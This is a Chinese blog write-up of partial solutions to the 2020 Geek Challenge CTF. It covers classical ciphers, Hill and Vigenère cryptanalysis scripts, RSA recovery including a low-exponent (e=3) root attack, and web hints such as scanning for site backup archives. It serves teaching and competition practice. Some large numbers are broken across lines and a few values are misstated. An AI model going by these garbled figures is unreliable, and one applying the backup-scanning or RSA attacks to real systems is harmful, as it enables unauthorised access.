2020第十一届极客大挑战——Geek Challenge(部分解)

原创

6right 于 2020-12-19 12:04:00 发布 8709 收藏 5


分类专栏： CTF 文章标签： 信息安全 web

本文链接：https://blog.csdn.net/weixin_45794666/article/details/111402485

Crypto

二战情报员刘壮

考点:摩斯密码



通过

1.简介中直接看出是摩斯密码

2.通过在线网站直接解密得到flag

铠甲与萨满


考点:凯撒密码

1.通过题目和提示知道是凯撒密码


2.通过CrakTools直接解密找到SYC即可

成都养猪二厂

考点:猪圈密码,栅栏密码



1.



通过猪圈密码解密得到s s y i r c e e h s a g i u l i s o l b h y

2.在哪区栅栏密码解密(记得删去空格!)

需要一个key


```
(int)sth_import = 889464/114514;
```

3.在提示中有

可以知道key为7

解密得到flag

规规矩矩的工作



考点：

矩阵

希尔密码

希尔密码解法:

(1)先算出加密矩阵的逆矩阵

$$\begin{bmatrix} a & b \\ c & d \end{bmatrix}^{-1} = \frac{1}{ad-bc} \begin{bmatrix} d & -b \\ -c & a \end{bmatrix}$$

(2)根据字母表顺序将密文换成矩阵数值

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26

(3)将密钥的逆矩阵与密文变换成的矩阵做乘运算

$$\begin{bmatrix} 4 & 7 \\ 2 & 6 \end{bmatrix}\begin{bmatrix} 0.6 & -0.7 \\ -0.2 & 0.4 \end{bmatrix} = \begin{bmatrix} 4\times0.6 + 7\times-0.2 & 4\times-0.7 + 7\times0.4 \\ 2\times0.6 + 6\times-0.2 & 2\times-0.7 + 6\times0.4 \end{bmatrix}$$

$$= \begin{bmatrix} 2.4 - 1.4 & -2.8 + 2.8 \\ 1.2 - 1.2 & -1.4 + 2.4 \end{bmatrix}$$

$$= \begin{bmatrix} 1 & 0 \\ 0 & 1 \end{bmatrix}$$

(4）将得到的矩阵mod26得到明文

先看到线代和矩阵,在通过简介知道了希尔密码

1.这题已经有了秘钥和明文

```
key_encrypt
1 1 1
1 2 3
1 3 6

enc:
12
12
10
```

2.

```
将key_encrypt变成字母秘钥得到
BBBBCDBDG
enc转成字母得到
MMK
```

3.通过在线网站解密http://www.atoolbox.net/Tool.php?Id=914得到key

4.将key大写字母放入decode程序中运行得到flag

babyRSA

考点：

- RSA

RSA数值

- p 和 q：两个大的质数，是另一个参数`N`的的两个因子。
- N：大整数，可以称之为`模数`
- e 和 d：互为无反数的两个指数
- c 和 m：密文和明文
- (N, e)：公钥
- (N, d)：私钥
- pow(x, y, z)：效果等效`pow(x, y)1 % z`， 先计算x的y次方，如果存在另一个参数`z`，需要再对结果进行取模。
- 密钥长度：n以二进制表示的的位数，例如密钥长度为512代表n用二进制表示的长度为512bit。

RSA关系

1. 选择两个大的参数，计算出模数 N = p * q
2. 计算欧拉函数 φ = (p-1) * (q-1)，然后选择一个e(1<e<φ)，并且e和φ互质（互质：公约数只有1的两个整数）
3. 取e的模反数d，计算方法为:e * d ≡ 1 (mod φ)（模反元素：如果两个正整数e和n互质，那么一定可以找到整数d，使得 e * d - 1 被n整除，或者说e * d被n除的余数是1。这时，d就叫做e的“模反元素”。欧拉定理可以用来证明模反元素必然存在。两个整数a,b，它们除以整数M所得的余数相等：a ≡ b(mod m)，比如说5除3余数为2，11除3余数也为2，于是可写成11 ≡ 5(mod 3)。）
4. 对明文m进行加密：c = pow(m, e, N),可以得到密文c。
5. 对密文c进行解密：m = pow(c, d, N),可以得到明文m。

得到python脚本

```
from Crypto.Util.number import *
from gmpy2 import *
from secret import p,flag
flag = bytes_to_long(bytes(flag,encoding='utf-8'))
q = getPrime(1024)
n = q*p
phi_ = (p-1)*(q-1)
e = 0x10001
d = invert(e,phi_)
c = (pow(flag, e, n))

print(long_to_bytes(pow(c, d, n)))
print((c,q,n))
'''out put
(177177672061025662936587345347268313127241651965256882323180749317515733256088163186914550682635245294414879862
810654773207644687262596440870094409378849307188485755700138797651039936445998433830516207630858733090581643592 8
435212034998180698225044343708402545186147859534124927017303265242586728604163185012781551 94, 166836705584681518
148179737955842605213272207836752187845124149461151181903779374775281529346854786259719545699157508885500818994 0
196181587082127778337684443276586473245550904592336577379509328950187664401199995133317077596910548883190290693 9
790300324092755206542941217660013463692114680540866450511588956104 3, 191051885543358947736760989661967468461742 1
758988019106455290038863910478988396245682902163608453305018140197205703271976690643652686075971175989050468950 9
764270800637318298995375820852301034514820047525753833660269521181905589366797431790561752283884032549975486203 3
348148407978527792816186094297381925119601464149)
'''
```

观察知道,out put内容分别是c,q,n

e= 0x10001(65534)

而flag即为明文

1.由n=p*q 解出p的值

2.再由p,q,e解出d的值

```
import gmpy2

def Decrypt(e,p,q):
   L=(p-1)*(q-1)
   d=gmpy2.invert(e,L)
   # n=p*q
   d=str(d)
   print("d{"+d+"}")
if __name__ == '__main__':

 p=1145143
                                        q=166836705584681518148179737955842605213272207836752187845124149461151181903779374775281529346854786259719545699157508885500818994019618158708212777833768444327658647324555090459233657737950932895018766440119999513331707759691054888319029069397903003240927552065429412176600134636921146805408664505115889561043
 e=65537
 Decrypt(e,p,q)
```

3.通过c,d,n解出m(明文)

```
c =17717767206102566293658734534726831312724165196525688232318074931751573325608816318691455068263524529441487986281065477320764468726259644087009440937884930718848575570013879765103993644599843383051620763085873309058164359284352120349981806982250443437084025451861478595341249270173032652425867286041631850127815519 4
d=15516010388271701860956864424510834809578657606848756554271759731327812464171509512168735754530407601222290501631957256874018523979325697945294573258611000457310655506936785008230604018990482503127343269006262401836334516363435053361515845623343202151287024468748299498717878320818737083652694128663174511646100817 3
n =19105188554335894773676098966196746846174217589880191064552900388639104789883962456829021636084533050181401972057032719766906436526860759711759890504689509764270800637318298995375820852301034514820047525753833660269521181905589366797431790561752283884032549975486203334814840797852779281618609429738192511960146414 9
M = pow(c,d,n)
print(M)
```

4.得到


```
161918899375194776287274635528560369409934148065508428774716662557684655530868749793661
```

在观察给的py文件

```
flag = bytes_to_long(bytes(flag,encoding='utf-8'))
```

```
# 将得到的flag重新转为字符得到flag
from Crypto.Util.number import *
flag = long_to_bytes(161918899375194776287274635528560369409934148065508428774716662557684655530868749793661)
print(flag)
```

韃髻猊岈



考点：

生僻字发音

维吉尼亚

- 维吉尼亚加密是一种典型的分组加密，也是对凯撒密码的升级。主要是对英文字母进行偏移得到新的英文字母，而维吉尼亚密码不同于凯撒密码的是：增加密钥长度，按分组来进行加密。

加密公式：C = (P + K)%26

C：密文

P：原文

K：第几套加密方式

使用第几套加密方式是通过约定一个规则来确定的，这个规则就是“密钥”。

这样一个密钥字母代表一套加密方式，比如：t代表第19套加密方式，h代表第7套加密方式，i代表第8套加密方式，s代表第18套加密方式。

这样密钥和原文每个字符一一对应，如果密钥长度不足，那么循环替代。

原文	h	e	l	l	o		w	o	r	l	d
密钥	t	h	i	s	t	h	i	s	t	h	i
密文	A	L	T	D	H		E	G	K	S	L

原文中的两个“l”分别加密成T和D，**而且密文中的同样的字符也可能代表不同的原文**，比如密文中的L，分别代表了原文中的“e”和“d”。

1.将题目名字(生僻字)拿到在线网站https://www.qqxiuzi.cn/zh/pinyin/

得到wei ji ni ya 辨别为维吉尼亚

2.而且下载的文件也是Vigenere

3.得到两个文件

```
hint.txt
Why not start with the short one,or make full use of Ur powerful pc and the Internet

为什么不从短的开始，或者充分利用你强大的个人电脑和互联网呢
```

```
cipher.txt
Oowfza errqbbirtqpl ks afiiklr cifgd ho unvhxnigkctm bugokz iaf chnxhvek tkvgnvf xeccmjkr; errqbbirtqpve aehwekt
ana nte wfavinxe iequge kbopnuigkogbt ucrwomfu altczrtbpvf, oadjvt uuvi iyiokjbuos abzq vo usmnm ig TGP vhxsm vu
 nh umnts bo dviegfzr
```

4.观察密文根据提示将flag定位到最后一句话

```
TGP vhxsm vu nh umnts bo dviegfzr
TGP 变为 SYC
```

5.通过脚本爆破

```
import string,os
import itertools

def   vigenereEncrypt(msg,key):
    size = len(key)
    result = []
    cnt = 0
    for i in msg:
      if i.upper() in string.ascii_uppercase:
        offset = string.ascii_uppercase.find(key[cnt%size])
        t = string.ascii_uppercase[(string.ascii_uppercase.find(i.upper())-offset)%26]
        if i.isupper():
          result.append(t)
        else:
          result.append(t.lower())
        cnt+=1
      else:
        result.append(i)
    return "".join(result)


def main():
    for i in itertools.product('ABCDEFGHIJKLMNOPQRSTUVWXYZ', repeat=3):
        str1 = ''.join(i)
        msg = "TGP"
        cipher = vigenereEncrypt(msg,str1)
        if cipher == 'SYC':
            print(str1)


if   __name__=="__main__":
    main()
```

得到key为BIN

6.下一步即确定密钥长度

- 确定密钥长度的数学基础是

- $CI = \sum_{i=1}^{26} f_i^2$
- $CI' = \sum_{i=1}^{26} \frac{N_i \cdot (N_i - 1)}{L \cdot (L-1)}$

其中CI统计的是正常英文中出现的字母频率，CI'统计的是每一分组的字母频率。因此我们要对不同长度的分组的不同偏移量的统计频率和正常频率进行比较，得到CI和CI相差最小时的分组长度，即为密钥长度。

要注意的是由于测得字母频率需要较大的样本数量，因此密文长度要足够长，而且密钥长度也不能太长。

通过脚本

```
#coding=utf-8
#-*- coding:utf-8 -*-
def c_alpha(cipher):   # 去掉非字母后的密文
    cipher_alpha = ''
    for i in range(len(cipher)):
        if (cipher[i].isalpha()):
            cipher_alpha += cipher[i]
    return cipher_alpha

# 计算cipher的重合指数
def count_CI(cipher):
    N = [0.0 for i in range(26)]
    cipher = c_alpha(cipher)
    L = len(cipher)
    if cipher == '':
        return 0
    else:
        for i in range(L):     #计算所有字母的频数，存在数组N当中
            if (cipher[i].islower()):
                N[ord(cipher[i]) - ord('a')] += 1
            else:
                N[ord(cipher[i]) - ord('A')] += 1
    CI_1 = 0
    for i in range(26):
        CI_1 += ((N[i] / L) * ((N[i]-1) / (L-1)))
    return CI_1

# 计算秘钥长度为 key_len 的重合指数
def count_key_len_CI(cipher,key_len):
    un_cip = ['' for i in range(key_len)]    # un_cip 是分组
    aver_CI = 0.0
    count = 0
    for i in range(len(cipher_alpha)):
        z = i % key_len
        un_cip[z] += cipher_alpha[i]
    for i in range(key_len):
        un_cip[i]= count_CI(un_cip[i])
        aver_CI += un_cip[i]
    aver_CI = aver_CI/len(un_cip)
    return aver_CI

## 找出最可能的前十个秘钥长度
```

```
def pre_10(cipher):
    M = [(1,count_CI(cipher))]+[(0,0.0) for i in range(49)]
    for i in range(2,50):
        M[i] = (i,abs(0.065 - count_key_len_CI(cipher,i)))
    M = sorted(M,key = lambda x:x[1])   #按照数组第二个元素排序
    for i in range(1,10):
        print (M[i])

F = [
0.0651738, 0.0124248, 0.0217339,
0.0349835, 0.1041442, 0.0197881,
0.0158610, 0.0492888, 0.0558094,
0.0009033, 0.0050529, 0.0331490,
0.0202124, 0.0564513, 0.0596302,
0.0137645, 0.0008606, 0.0497563,
0.0515760, 0.0729357, 0.0225134,
0.0082903, 0.0171272, 0.0013692,
0.0145984, 0.0007836
]       # 英文字符频率。
cipher = 'Oowfza errqbbirtqpl ks afiiklr cifgd ho unvhxnigkctm bugokz iaf chnxhvek tkvgnvf xeccmjkr; errqbbi
rtqpve aehwektana nte wfavinxe iequge kbopnuigkogbt ucrwomfu altczrtbpvf, oadjvt uuvi iyiokjbuos abzq vo usm
nm ig TGP vhxsm vu nh umnts bo dviegfzr'


cipher_alpha = c_alpha(cipher)
print (u"秘钥长度为:")
pre_10(cipher)
```

```
得到
秘钥长度为:
(24, 0.0005158730158730113)
(36, 0.0007407407407407363)
(18, 0.0018686868686868668)
(12, 0.003521241830065351)
(34, 0.004215686274509814)
(6, 0.004495798319327726)
(40, 0.007499999999999993)
(28, 0.008027210884353743)
(42, 0.008809523809523837)

根据公因数,推测秘钥长度为6
```

在修改之前的爆破脚本继续爆破

```python
import string,os
import itertools

def   vigenereEncrypt(msg,key):
    size = len(key)
    result = []
    cnt = 0
    for i in msg:
      if i.upper() in string.ascii_uppercase:
        #offset相当于是 ki
        offset = string.ascii_uppercase.find(key[cnt%size])
        t = string.ascii_uppercase[(string.ascii_uppercase.find(i.upper())-offset)%26] #这里相当于是c1 = (mi+ki)(
mod 26) ,t = c1
        if i.isupper():
          result.append(t)
        else:
          result.append(t.lower())
        cnt+=1
      else:
        result.append(i)
    return "".join(result)


def main():
    for i in itertools.product('ABCDEFGHIJKLMNOPQRSTUVWXYZ', repeat=3):
        str1 = ''.join(i)
        str2 = 'BIN'+str1
        msg = "TGP vhxsm vu nh umnts bo dviegfzr"
        cipher = vigenereEncrypt(msg,str2)
        print (str2,cipher)


if   __name__=="__main__":
    main()
```

将得到的所有字符储存打开,搜索关键词vigenere即可得到flag

childRSA

考点:RSA低加密指数攻击

1.下载打开


```
from Crypto.PublicKey import RSA
from secret import flag
from Crypto.Util.number import bytes_to_long, long_to_bytes

M_ = bytes_to_long(bytes(flag, encoding='utf-8'))

Cipher = []
for i in range(3):
    rsa = RSA.generate(1024, e=3)
    print("n{} = {}".format(i+1,hex(rsa.n)))
    C_ = (pow(M_,rsa.e,rsa.n))  # m e n
    print("c{} = {}".format(i+1, hex(C_)))
'''
n1 = 0xe096219878f492bcdb2a2d03995521e7a65125733bae18e7d0005e35343fea3653698de60231d29b2d1b44a0b4ffd3183855b9042
275f769e1702fa8843062df0938821db0258af40ab3cda8e54eb6ac826d545df91dfe76266cb01b1d6fad39e6ef13ce730c1c2395136b0bb
df22c6b0daba63701d71c6ae70d4e06935b9941
c1 = 0xff24bddc5a7b327535af92dba58c5d62a22d542e6ba1df6f91c98c7563d8e48e770fb623bfcc2f09ed49788293306ff709670b225
da32ea134422d5e403b11c39ef6b144f96b2fe94b3aa136432ecea86a4069a4cb0b4d8570edb3fb5bb2cf0693184ef0c589887b012ebe6ea
94e854a71a7eb768133d15e784e388976877db
n2 = 0xa36b15a395edf3e99927f658e22d5f4aefd83434972c96cca5242a1aaa517ad83739451269723092dd9e73c00682dd3bbd74a9855
46def88196119b6d57b397283bc7b8b6029916df84284bec1725f6e5d3d29042af685c508a58ab6fb4e5bfeb326ae49330e3f4426abc1860
ca4412feb976ee571075a47b854c9a6f5f0ebff
c2 = 0x895f8283e2200bab1bf938ce3b5e42147b53a5178e436ea0b64a2380ba99776d5ba8046ef722858b20d9650ee68c09e905030f163
4e0b32397b7b12236a5a301e5923a294ef1bdf16458f4fc8677370ce2ce3d0fd957da7466e5b104191d454455917147f3187b758c1c468db
1b35514391e5b36bd1ac39e91bbb24fdbc07872
n3 = 0x9d4732db2539d1166dc6865670be11951bf49295bc8c472f34682a0fb7f2b3ba96dcfa1945c2e4685dfeae5255abe2ab3b7fb2282
971bb16ce02d14082f71755e8a65c956e114336914a409a9f1158fb362a92c4e169fa3c460ea26fb5c6693447b14f1c3156a2d9308dd993d
7ea708a00ad149fb77109d8a5f77de1703ba249
c3 = 0x3bead3d6760bff4de22562978d4722bb21ee4792ebdb32703b6df9ff5176e033e97ad8fc81467f4b3df7bd4e8bcae09462f3eca93
a3da1cd9d7e8de3e464471fdd0b70112c1c738b0daa2a37a65331eaa8954b81b410f62a0280da32eb3e305782d5f774d814ca0adb1334468
7387cf72657dc21724bcf69da810d7635b99467

'''
```

2.看到e只有3就知道是RSA低加密指数攻击

3.将n3和c3从16进制转为10进制在通过低加密指数攻击即可得到flag

```
# 低加密指数攻击
import gmpy2
import time
n = 110444451617731422470313274601297570194905932082792080746531825088751081137150078189133814293652572514918395
842982643738567627099363073142199032179043195003230536533257732774890625833554297967868988589345003270951498591 6
988283083654054536975325909289810733904704395968238306685638460290555705411626118023501 53
c = 420753553431827971271625530234796350469453575976612218479237791299992626927754394035643657049947205554263778
083569520502749525518474223610176548243628311904855875499499296218927122064559383794570793769214358845102381578 6
351106524909792626500479773835581826853578148751914217700480657483034401936240430504867 9
e = 3
i = 0
s = time.clock()
while 1:
    m, b = gmpy2.iroot(c+i*n, e)
    if b:
        print('[-]m is:', m)
        print('[!]Timer:', round(time.clock()-s, 2), 's')
        break
    i+=1
```

Simple calculation



考点：

同余定理

同余定理

“≡”是数论中表示同余的符号

同余的定义如下：

给定一个正整数m，如果两个整数a和b满足a - b能被m整除，即(a - b)modm=0，

那么就称**整数a与b对模m同余**，记作**a ≡ b (mod m)**，同时可成立**a mod m = b**

注意，同余与模运算是不同的

显然,有如下事实

（1）若a≡0(mod m)，则m|a；

（2）a≡b(mod m)等价于a与b分别用m去除，余数相同。

1.先将提示拿去百度翻译

得到提示：“线性同余方程组的解可以由中国余数定理提供”

$$flag:SYC\{S_0S_1S_2S_3S_4\}$$

$$\begin{cases} S_0*1+S_1*1+S_2*1+S_3*1+S_4*1\equiv 3 \mod 26 \\ S_0*1+S_1*1+S_2*1+S_3*3+S_4*5\equiv 7 \mod 26 \\ S_0*1+S_1*2+S_2*2+S_3*3+S_4*3\equiv 1 \mod 26 \\ S_0*1+S_1*2+S_2*5+S_3*3+S_4*1\equiv 1 \mod 26 \\ S_0*1+S_1*2+S_2*1+S_3*2+S_4*1\equiv 20 \mod 26 \end{cases}$$

S的值为该字符在大写英文字母中对应的位置

如$S=0$则为A

2.下载图片

3.通过同余定理将表达式转化为

S0 + S1 + S2 +S3 + S4 mod 26 =3这种形式

4.在通过全排列爆破出结果

```
if __name__=='__main__':
    for a in range(0,26):
        for b in range(0, 26):
            for c in range(0, 26):
                for d in range(0, 26):
                    for e in range(0, 26):
                        if (a+b+c+d+e) % 26 == 3 and (a+b+c+3*d+5*e) % 26 == 7 and (a+2*b+2*c+3*d+3*e) % 26 == 1
 and (a+2*b+5*c+3*d+e) % 26 == 1 and (a+2*b+c+2*d+e) % 26 == 20:
                            print(a,b,c,d,e)
```

5.得到两组数字,分别转为大写英文字母提交,第二条正确

WEB

朋友的学妹

考点:网页源代码

这里什么都没有哦。


试试下view-source吧~

1.view-source即查看网页源代码

2.在注释中得到flag的base64形式(提示中有'听说base64是一种很常见的编码呢~')

3.网页解码得到flag

EZwww



考点:网站备份

1.提示说备份是个好习惯

2.在通过题目的www

3.直接扫描网站www.(rar,zip之类的备份文件后缀)

